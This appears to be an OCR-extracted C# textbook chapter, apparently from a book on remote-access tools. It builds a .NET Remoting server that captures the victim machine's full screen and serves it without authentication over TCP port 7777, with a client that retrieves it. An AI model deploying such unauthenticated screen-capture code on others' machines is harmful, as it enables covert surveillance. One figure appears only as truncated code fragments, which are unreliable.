The Interface is a .DLL file which is the same for both the Server side and the Client side. On the Server PC, the Server application and the DLL will reside in the same folder. Similarly, on the Client side, the Client application and the DLL will also need to be in the same folder. Remoting technology enables the Client to interact with the Server through the Interface. To all intents and purposes the Client can regard the Interface as the Server application. As such, the Client can open files, execute methods using the Interface. Remoting technology will then perform the low-level sockets and protocol communications with the Server and return the result. This frees the programmer to focus on the logic of the application instead of worrying about ports, sockets, network streams, etc. The Interface exposes the methods of the Server application to the Client. We could say that the Interface is a proxy – a middle man. You will need to have three projects:

1. RemotingClient
2. RemotingInterface
3. RemotingServer

See Fig 11g below. Notice the three projects in our Solutions Explorer.




```
using System.IO
//For remoting:
using System.Ru
using System.Ru
using System.Ru

namespace Remot
{
    public part
    {
        public
        {
            In:
        }

        private
        {
            Tc
            Cha
            Rer
```

```
Solution 'RemotingDesktop' (3 projects)
  RemotingClient
    Properties
    References
    Form1.cs
    Program.cs
  RemotingInterface
    Properties
    References
    DesktopInterface.cs
  RemotingServer
    Properties
    References
    Form1.cs
    Program.cs
```

Fig 11g – Three projects for RemotingDesktop

11.4.1 Building the Interface DLL

In order to create the three projects as shown in Fig 11g above, first create a new Class Library Project and call it RemotingInterface. See Fig 11h below.




A project for creating a C# class library (.dll)

Name: RemotingInterface

Fig 11h – Creating a Class Library (DLL) Project

Save the project by clicking Save All in the File Menu.

A Save Project Dialog Box appears. See Fig 11i



Name: RemotingInterface

Location: D:_Rat Projects in Csharp

Solution Name: RemotingDesktop

✓ Create directory for solution

Fig 11i – Saving Project and also Creating Solution directory

In the Solution Name textbox, type in RemotingDesktop. This will be the name of the Folder which will hold our three Projects. Add another Project called RemotingServer. Make this a Windows Application project (i.e. a project with a Form). Finally, add a RemotingClient project. This is also a Windows Application Project.


We will need to build the RemotingInterface DLL first because the other two projects will be referencing it. Open the DesktopInterface.cs file and key in the following code:

```
// // Remoting Interface for DesktopCapture // by Paul
Chin // Sept 5, 2007 // using System; using
System.Collections.Generic; using System.Text; using
System.Drawing; using System.IO;
namespace RemotingInterface { public interface
DesktopInterface { String HelloMethod(String name);
String GoodbyeMethod(); MemoryStream GetBitmap(); } }
```

Note that the code is very short. The most important part is the use of the keyword `public interface`. And within it, list down all the methods that will be exposed by the Server application. The full implementation of the methods will be found in the Server application. Now, compile the project. The RemotingInterface.DLL file will be created.

11.4.2 Building the RemotingServer

The Remoting server form will be blank. Insert a Form_Shown event handler. Then insert a Reference to the RemotingInterface dll. To do that, right-click on the Reference folder. A context menu appears. Select Add Reference… The Add Reference dialog box next appears. See Fig 11j.



Project Name	Project Directory
RemotingClient	C:\Users\Paul\Documents_RatCsharpP
RemotingInterface	C:\Users\Paul\Documents_RatCsharpP

Fig 11j – Add a reference to RemotingInterface.

Once you have added this reference, you will be able to use it in your code as follows:

```
using RemotingInterface;
```

Next, open Form1.cs and insert the following code:

```
   //
// Remoting Server for DesktopCapture
// by Paul Chin
// Sept 5, 2007
//

   using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;

using System.Drawing.Imaging; //For PixelFormat and ImageFormat
using System.IO;

   //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Tcp;

using RemotingInterface; //Remember to add reference to
//RemotingInterface dll first

   namespace RemotingRemoteDesktop {
public partial class Form1 : Form {
public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
TcpChannel chan = new TcpChannel(7777);
ChannelServices.RegisterChannel(chan, false);
RemotingConfiguration.RegisterWellKnownServiceType(
typeof(DesktopServer), //type
"DesktopCapture", //uri
WellKnownObjectMode.SingleCall);
}

   public class DesktopServer : MarshalByRefObject,
DesktopInterface {
Bitmap bitmap;
MemoryStream memoryStream; Graphics memoryGraphics; Rectangle rc;

public String HelloMethod(String name)
```

```
   {
return "Hi there " + name;
}
public String GoodbyeMethod()
{
return "Goodbye ";
}
public MemoryStream GetBitmap()
{
memoryStream = new MemoryStream(10000); try
{
rc = Screen.PrimaryScreen.Bounds; bitmap = new Bitmap(rc.Width,
rc.Height, PixelFormat.Format32bppArgb);
memoryGraphics = Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
CopyPixelOperation.SourceCopy);

   }
catch (Exception ex) { }
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg); return memoryStream;
}
} }
}
```

Then compile it. We will discuss how it works after finishing the next project – the RemotingClient Project.

11.4.3 Building the RemotingClient

The Form for the RemotingClient appears as shown in Fig 11k. When the user clicks on the Hello button, the Server will display the message Hi there Paul. When the user clicks on the Bye button, the Server will display the Goodbye button. Finally, when the user clicks on the Picture button, it will display the remote desktop.




Fig 11k – RemoteDesktop Client

Add the following objects to the form:

```
     pictureBox1
textBox1
```

```
button1
button2
button3
```

See Fig 11 L for the graphical description of the objects.




Fig 11 L – Designing the RemotingClient Form

Add a Reference to the RemotingInterface. Follow the same steps a shown in Fig 10i above. Then, insert a Form_Shown event handler then key in the following code:

```
   //
// Remoting Client for Remote Desktop Capture
// by Paul Chin
// Sept 5, 2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Drawing.Imaging; //For PixelFormat and ImageFormat
using System.IO; //For MemoryStream
   //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Tcp;
using RemotingInterface; //Our custom-built RemotingInterface.DLL
   //Remember to add Reference to it. namespace RemotingClient {
public partial class Form1 : Form
   { DesktopInterface desktopInterface; StringBuilder s;
MemoryStream memoryStream;
public Form1() {
InitializeComponent(); }
   private void Form1_Shown(object sender, EventArgs e) {
TcpChannel tcpchannel = new TcpChannel();
ChannelServices.RegisterChannel(tcpchannel, false);
desktopInterface = (DesktopInterface)Activator.GetObject(
typeof(DesktopInterface), // Remote object type
"tcp://127.0.0.1:7777/DesktopCapture");
}
private void button1_Click(object sender, EventArgs e) {
textBox1.Text = desktopInterface.HelloMethod("Paul").ToString();
}
private void button2_Click(object sender, EventArgs e)

   {
textBox1.Text = desktopInterface.GoodbyeMethod().ToString();
}
private void button3_Click(object sender, EventArgs e) {
memoryStream = desktopInterface.GetBitmap();
Bitmap b = new Bitmap(memoryStream); pictureBox1.Image = b;
}
} }
```

Then compile it. We will now test our completed project. We will first run the Server. Go to the bin folder of the RemotingServer. Double-click on the Server program. Then, repeat the same for the Client program.

11.5 How the Programs work

We will now analyze the Programs one by one. We shall begin with the Server Program, then proceed to the Client Program. The Remoting Interface has already been explained earlier.

11.5.1 How the RemotingServer Program works

We need this line below so that the class DesktopServer can inherit the DesktopInterface:

```
using RemotingInterface; //Remember to add
reference to //RemotingInterface dll first
```

Notice that there are two classes in this Project:

```
public partial class Form1 : Form {
. . . }
public class DesktopServer : MarshalByRefObject, DesktopInterface
```

```
{
. . . }
```

The Form1 class creates the Client Form and the DesktopServer class is the Remotable Object whose methods will be exposed to the Client. Note also that the Desktop server class inherits MarshalByRefObject. This makes its method referrable by the Client. It also inherits the DesktopInterface which we created earlier, and as such all the methods of DesktopInterface is available to the DesktopServer class. However, the DesktopInterface merely contains a list of methods exported by the DesktopServer. The total effect of these two inheritances, viz, MarshalByRefObject and DesktopInterface makes the DesktopServer class accessible remotely.

We will first look at the Form1 class. Within it there is a Form1_Shown event handler:

```
    private void Form1_Shown(object sender, EventArgs e) {
TcpChannel chan = new TcpChannel(7777);
ChannelServices.RegisterChannel(chan, false);
RemotingConfiguration.RegisterWellKnownServiceType(
typeof(DesktopServer), //type
"DesktopCapture", //uri
WellKnownObjectMode.SingleCall);
}
```

In this event handler, we first create a channel to use TCP port 7777 as the communication channel. The third line then registers the Services that are intended to be exposed. The type of Service exported is the

DesktopServer – which is the second class in this Server application. The exported service name is "DesktopCapture". This means that if a Client were to reference this service it would be:

```
tcp://127.0.0.1:7777/DesktopCapture
```

It is also known as URI (Uniform Resource Identifier). The SingleCall mode specifies that a separate instance is created each time there is a remote call. This is all that the Form1 class does – setting up the remoting parameters.

The second class is the object that is being remoted:

```
public class DesktopServer : MarshalByRefObject, DesktopInterface
```

It is this object that provides the methods that is being called remotely by the Client.

We will now analyze the content of this class. There are three methods. The HelloMethod receives a string and returns a string:

```
public String HelloMethod(String name)

   {
return "Hi there " + name;
}
```

The GoodbyeMethod, returns a string:

```
public String GoodbyeMethod()

   {
return "Goodbye ";
}
```

And the GetBitmap method returns the image of the captured desktop in a stream form. We will look at the GetBitmap method in some detail. In the GetBitmap method, these objects are needed:

```
Bitmap bitmap; MemoryStream memoryStream; Graphics
memoryGraphics; Rectangle rc;
```

